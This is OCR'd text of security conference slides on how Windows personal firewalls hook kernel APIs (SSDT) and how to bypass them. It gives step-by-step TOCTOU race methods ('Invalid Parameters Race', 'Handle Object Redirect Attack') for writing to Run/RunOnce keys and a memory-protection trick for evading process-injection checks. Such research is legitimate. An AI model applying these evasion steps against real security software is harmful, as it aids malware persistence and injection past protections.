
How Windows Personal Firewalls are Implemented

- API User-Space Hooking
  - Longstanding implementation
  - Can Be Plainly Bypassed
- Kernel Device Filter
  - They must be used when available
  - Are used mainly to monitor device and filesystem
  - If coded well are quite safe
- API Kernel-Space Hooking
  - Implemented in the last 5 years
  - They seem to be secure in respect with userspace part
  - They are implemented **with broken design in mind**

Methods to Implement API Kernel Hooking

- They are implemented as API Wrapper
- They are called before real API
- Some Check are made after real API (rare)
- The hook is placed usually on:
  - **SSDT**
  - **Patching initial bytes of the real API**

SSDT Hooking – Graphic Flow



SSDT Hooking – Problems

- User-Space Parameters Validation
  - Programming Error
  - BSOD/Crash, Kernel Mem Overwrite, Kernel Mem Arbitrary Read
- Exception Handling
  - Programming Error
  - BSOD/Crash
- Environment Validation Between Multiple API
  - Logical Error
  - Bypass Controls/ACL
- Double Users-Space Access
  - **Design Error** (TOCTOU)
  - Bypass Controls/ACL

SSDT Hooking – Famous longstanding Wrapped API

- 3 most-known API function call monitored:
  - **ZwWriteVirtualMemory()**
    - Write data into another process virtual memory (WriteProcessMemory())
    - We can bypass control on it exploiting Environment Validation Between Multiple API
  - **ZwCreateThread()**
    - Create a new thread (used by *CreateRemoteThread()* too)
    - We can bypass control on it abusing Double Userspace Access
  - **ZwSetValueKey()**
    - Create a new value in a registry key (used by *SetValueKey()*)
    - We can bypass control on it abusing Double Userspace Access

ZwWriteVirtualMemory() – Multiple API Env. Validation

- Prototype:

```
ZwWriteVirtualMemory(HANDLE ProcessHandle,PVOID BaseAddress,
                     IN PVOID Buffer, ULONG BufferLength,
                     OUT PULONG ReturnLength);
```

The typical case is when the AV denies writing to a different process executable address space. We can bypass it using more API to modify current controlled eneviroment in this manner (es.):

- Allocate via *ZwAllocateVirtualMemory()* a **PAGE_READWRITE** chunk
- Write into it using *ZwWriteVirtualMemory() (*now it's safe for the AV)
- Modify memory protection to **PAGE_EXECUTE** using *ZwProtectVirtualMemory()*

ZwSetValueKey() - Double Userspace Access

- Prototype:

```
ZwSetValueKey( HANDLE KeyHandle,PUNICODE_STRING Value,
ULONG TitleIndex,ULONG Type,PVOID Data,
ULONG DataSize);
```

Here the AV usually controls and denies writing any new value in some critical registry key (such as Run/RunOnce) in this way:

- Take KeyHandle and get his Object content (HKEY_LOCALMACHINE/etc..)
- Validate parameters
- If KeyHandle-Object matches with a cirtical pattern the AV denies the operation

How can we bypass it? :

- *with "Invalid Parameters Race"*
- *with "Handle Object Redirect Attack" (more reliable)*

Invalid Parameters Race


Prerequisites:

- The API must have at least one external structure (like UNICODE_STRUCT)
- The API must dereference userspace memory
- The API wrapper must pass invalid enviroment to real API

How to kick up the race:

- Mmap() a file in userspace memory (Data parameters)
- Try to empty this memory from disk-cache (as we saw before)
- Construct an invalid structure (Value Paramater)
- Create a second thread waiting for the race that will change the structure in a suitable manner
- Call the AV wrapped API

Invalid Parameters Race – Graph



Handle Object Redirect Attack


Prerequisites:

- ✓ The API must have at least one HANDLE argument
- ✓ The API must dereference userspace memory at least once

How to kick up the race:

- → Mmap() userspace memory
- → Allocate the HANDLE pointing to a safe Object
- → Try to empty this memory from disk-cache (as we saw before)
- → Create a second thread waiting for the race that will close the HANDLE and re-open it using a different controlled Object
- → Call the AV wrapped API

Handle Object Redirect Attack - Graph



Some Tips

How to empty faster the disk-cache?


- If we have Administrative Rights we can:
  - Use *SetProcessWorkingSetSize()* to increase the Phisical Working Set
  - Use *VirtualLock()* with *MapViewOfFileEx()* to lock all the memory
    - Map and access only 100-200MB to swap-out our data
- If we have not Admin Rights:
  - Decrease *WorkingSet* to make our memory pages to be first removed when the kernel detect a memory pressure issue.

How to fool the AV also when the race doesn't kick up?

- Using "*Handle/Object Redirect Attack*" is safe
- If the race doesn't kick up the AV validate fake HANDLE and nothing happens

Reference:

- Phrack #64 - Attacking the Core: Kernel Exploiting Notes
- Usenix Woot07 – Exploiting Concurrency Vulnerability in System Call Wrappers


Questions ?